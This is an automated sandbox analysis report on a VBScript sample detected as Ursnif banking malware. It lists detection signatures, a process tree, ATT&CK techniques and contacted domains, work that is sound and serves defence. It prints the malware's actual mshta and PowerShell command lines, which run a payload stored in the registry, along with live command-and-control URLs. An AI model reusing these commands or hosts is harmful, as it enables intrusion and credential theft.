ID: 322267
Sample Name:
6Xt3u55v5dAj.vbs
Cookbook: default.jbs
Time: 20:27:11
Date: 24/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report 6Xt3u55v5dAj.vbs

Overview


General Information

Sample Name:	6Xt3u55v5dAj.vbs
Analysis ID:	322267
MD5:	b084aca5f3402f3..
SHA1:	503b5a3765f5a65.
SHA256:	3f55535b933b6cf..
Tags:	vbs

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Benign windows process drops PE f…
- Multi AV Scanner detection for dropp…
- Sigma detected: Dot net compiler co…
- VBScript performs obfuscated calls …
- Yara detected Ursnif
- Allocates memory in foreign process…
- Changes memory attributes in foreig…
- Compiles code for process injection …
- Creates a thread in another existing …
- Creates processes via WMI
- Deletes itself after installation
- Disables SPDY (HTTP compression

Classification



Startup

- **System is w10x64**
- wscript.exe (PID: 3000 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\6Xt3u55v5dAj.vbs' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- iexplore.exe (PID: 6884 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 6940 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6884 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 6820 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6884 CREDAT:17420 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - iexplore.exe (PID: 4680 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6884 CREDAT:82962 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- mshta.exe (PID: 4708 cmdline: 'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>' MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 6836 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 4120 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 5808 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6440 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESC66.tmp' 'c:\Users\user\AppData\Local\Temp\tvuaujr2\CSC341D735B45E4EBA891653FFCC3FAFA3.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 5060 cmdline: 'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.cmdline' MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5308 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES1CB2.tmp' 'c:\Users\user\AppData\Local\Temp\rguyhtw2\CSC9D462AD9536245F58965E9E68DCBFB2.TMP' MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - explorer.exe (PID: 3440 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - RuntimeBroker.exe (PID: 3092 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - RuntimeBroker.exe (PID: 4252 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - cmd.exe (PID: 4008 cmdline: cmd /C 'nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\21E6.bi1' MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
        - conhost.exe (PID: 6368 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - nslookup.exe (PID: 6156 cmdline: nslookup myip.opendns.com resolver1.opendns.com MD5: AF1787F1DBE0053D74FC687E7233F8CE)
      - RuntimeBroker.exe (PID: 4572 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
      - RuntimeBroker.exe (PID: 1748 cmdline: MD5: C7E36B4A5D9E6AC600DD7A0E0D52DAC5)
- control.exe (PID: 5428 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
  - rundll32.exe (PID: 6860 cmdline: 'C:\Windows\system32\rundll32.exe' Shell32.dll,Control_RunDLL -h MD5: 73C519F050C20580F8A62C849D49215A)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000003.463430020.0000000004C30000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.394334454.00000000058B8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.394183333.00000000058B8000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
0000001C.00000003.473244271.0000022D223F0000.00000004.00000001.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000002.00000003.404294686.000000000573B000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 20 entries

Sigma Overview

System Summary:


Sigma detected: Dot net compiler compiles file from suspicious location

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious Csc.exe Source File Folder

Sigma detected: Suspicious Rundll32 Activity

Signature Overview



Click to jump to signature section

- AV Detection
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Networking:

Found Tor onion address

Uses nslookup.exe to query domains

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

Disables SPDY (HTTP compression, likely to perform web injects)

System Summary:

Data Obfuscation:

VBScript performs obfuscated calls to suspicious functions

Suspicious powershell command line found

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Deletes itself after installation

Hooks registry keys query functions (used to hide registry keys)

Modifies the export address table of user mode modules (user mode EAT hooks)

Modifies the import address table of user mode modules (user mode IAT hooks)

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Queries sensitive service information (via WMI, Win32_LogicalDisk, often done to detect sandboxes)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Benign windows process drops PE files

Allocates memory in foreign processes

Changes memory attributes in foreign processes to executable or writable

Compiles code for process injection (via .Net compiler)

Creates a thread in another existing process (thread injection)

Injects code into the Windows Explorer (explorer.exe)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Ursnif

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 8 1 2	Scripting 1 2 1	Credential API Hooking 3	Account Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium
Default Accounts	Scripting 1 2 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Obfuscated Files or Information 2	LSASS Memory	File and Directory Discovery 3	Remote Desktop Protocol	Email Collection 1 1	Exfiltration Over Bluetooth
Domain Accounts	Exploitation for Client Execution 1	Logon Script (Windows)	Logon Script (Windows)	File Deletion 1	Security Account Manager	System Information Discovery 2 6	SMB/Windows Admin Shares	Credential API Hooking 3	Automated Exfiltration
Local Accounts	Command and Scripting Interpreter 1	Logon Script (Mac)	Logon Script (Mac)	Rootkit 4	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer
Cloud Accounts	PowerShell 1	Network Logon Script	Network Logon Script	Masquerading 1 1	LSA Secrets	Security Software Discovery 3 3 1	SSH	Keylogging	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 4	Cached Domain Credentials	Virtualization/Sandbox Evasion 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 8 1 2	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscat Non-C2 Protocol
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	System Network Configuration Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\keyboard.lua	100%	Avira	TR/Crypt.XDR.Gen	
C:\Users\user\AppData\Local\Temp\keyboard.lua	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\keyboard.lua	69%	ReversingLabs	Win32.Trojan.Razy	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://constitution.org/usdeclar.txtC:	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://api3.lepini.at/api1/sIG_2Fe8fAW7IT/F6OQLF_2FnTdh9T6Veaeb/U1h9ugA1xhltdLSw/8dwuWYQkRp1bkOa/5FtxILjb7oNB0erjg_/2FaHtb23k/Vh3Mhv7Z7Lv_2FwsejuK/flt_2FKoUIsB3NIgphd/NwhrJVPfOqmYbvl7O0V2fq/drwdhQVWPBHZL/dATnmGJb/zKMG_2FM5GL37oH0Sc264Lt/4zidGd_2FC/fLbj3vFo5VEqLIXC_/2FQBnPuJ3lYG/nxeDvYlnKSu/luyVizmFQqnJIN/EoaTlg_0A_0D_2F99PJCc/p7dXJfBsyg2MbNU_/2BVK3UKjFOAETib/p5vApSD_2FW4/L	0%	Avira URL Cloud	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://api3.lepini.at/api1/6DiDeZ1cL87uwVOZc2/B2yDz6MBx/HpQMjjvz2SjL811Ozw_2/BDSrzUnbXVdXKk8tF1T/XQGEDFhzEi4Ply4Fc_2FN1/nD7VNNbuQ2kyK/VgmPvyGK/pUdmxTdIjCgWCPakzYioM4w/oDz0geDPrs/sUGR8XfPNRG_2BpI_/2FBjx9rI3X_2/FuvNDkLbYkl/lJPBjFUfp1SkVm/eVQn2eCIO3iTDr1M7CUNF/EwcwPvThYuzf6kNZ/_2F_2B3FRQDBoqY/Y93cSogtVOsq8SQ8_2/B5_0A_0Dj/dMmeyykBtQraRMBt9nrl/ce_2BoY_2BBcxsEyclw/0l7FPg5_/2FXnp	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
myip.opendns.com	84.17.52.25	true	false		high
c56.lepini.at	47.241.19.44	true	false		unknown
resolver1.opendns.com	208.67.222.222	true	false		high
api3.lepini.at	47.241.19.44	true	false		unknown
api10.laptok.at	47.241.19.44	true	false		unknown
g.msn.com	unknown	unknown	false		high
222.222.67.208.in-addr.arpa	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://api3.lepini.at/api1/sIG_2Fe8fAW7IT/F6OQLF_2FnTdh9T6Veaeb/U1h9ugA1xhltdLSw/8dwuWYQkRp1bkOa/5FtxILjb7oNB0erjg_/2FaHtb23k/Vh3Mhv7Z7Lv_2FwsejuK/flt_2FKoUIsB3NIgphd/NwhrJVPfOqmYbvl7O0V2fq/drwdhQVWPBHZL/dATnmGJb/zKMG_2FM5GL37oH0Sc264Lt/4zidGd_2FC/fLbj3vFo5VEqLIXC_/2FQBnPuJ3lYG/nxeDvYlnKSu/luyVizmFQqnJIN/EoaTIg_0A_0D_2F99PJCc/p7dXJfBsyg2MbNU_/2BVK3UKjFOAETib/p5vApSD_2FW4/L	false	• Avira URL Cloud: safe	unknown
http://api3.lepini.at/api1/6DiDeZ1cL87uwVOZc2/B2yDz6MBx/HpQMjjvz2SjL811Ozw_2/BDSrzUnbXVdXKk8tF1T/XQGEDFhzEi4Ply4Fc_2FN1/nD7VNNbuQ2kyK/VgmPvyGK/pUdmxTdIjCgWCPakzYioM4w/oDz0geDPrs/sUGR8XfPNRG_2BpI_/2FBjx9rI3X_2/FuvNDkLbYkl/lJPBjFUfp1SkVm/eVQn2eCIO3iTDr1M7CUNF/EwcwPvThYuzf6kNZ/_2F_2B3FRQDBoqY/Y93cSogtVOsq8SQ8_2/B5_0A_0Dj/dMmeyykBtQraRMBt9nrl/ce_2BoY_2BBcxsEyclw/0l7FPg5_/2FXnp	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 0000001E.00000000.516865785.000000000F293000.00000002.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 0000001E.00000000.516865785.000000000F293000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 0000001E.00000000.516865785.000000000F293000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 0000001E.00000000.516865785.000000000F293000.00000002.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 0000001E.00000000.516865785.000000000F293000.00000002.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 0000001E.00000000.516865785.000000000F293000.00000002.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 0000001E.00000000.516865785.000000000F293000.00000002.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 0000001E.00000000.516865785.000000000F293000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 0000001E.00000000.516865785.000000000F293000.00000002.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 0000001E.00000000.516865785.000000000F293000.00000002.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 0000001E.00000000.516865785.000000000F293000.00000002.00000001.sdmp	false		high
http://constitution.org/usdeclar.txtC:	powershell.exe, 00000013.00000003.472761506.000002162D420000.00000004.00000001.sdmp, control.exe, 0000001C.00000003.473244271.0000022D223F0000.00000004.00000001.sdmp, explorer.exe, 0000001E.00000000.498349424.0000000004E1E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
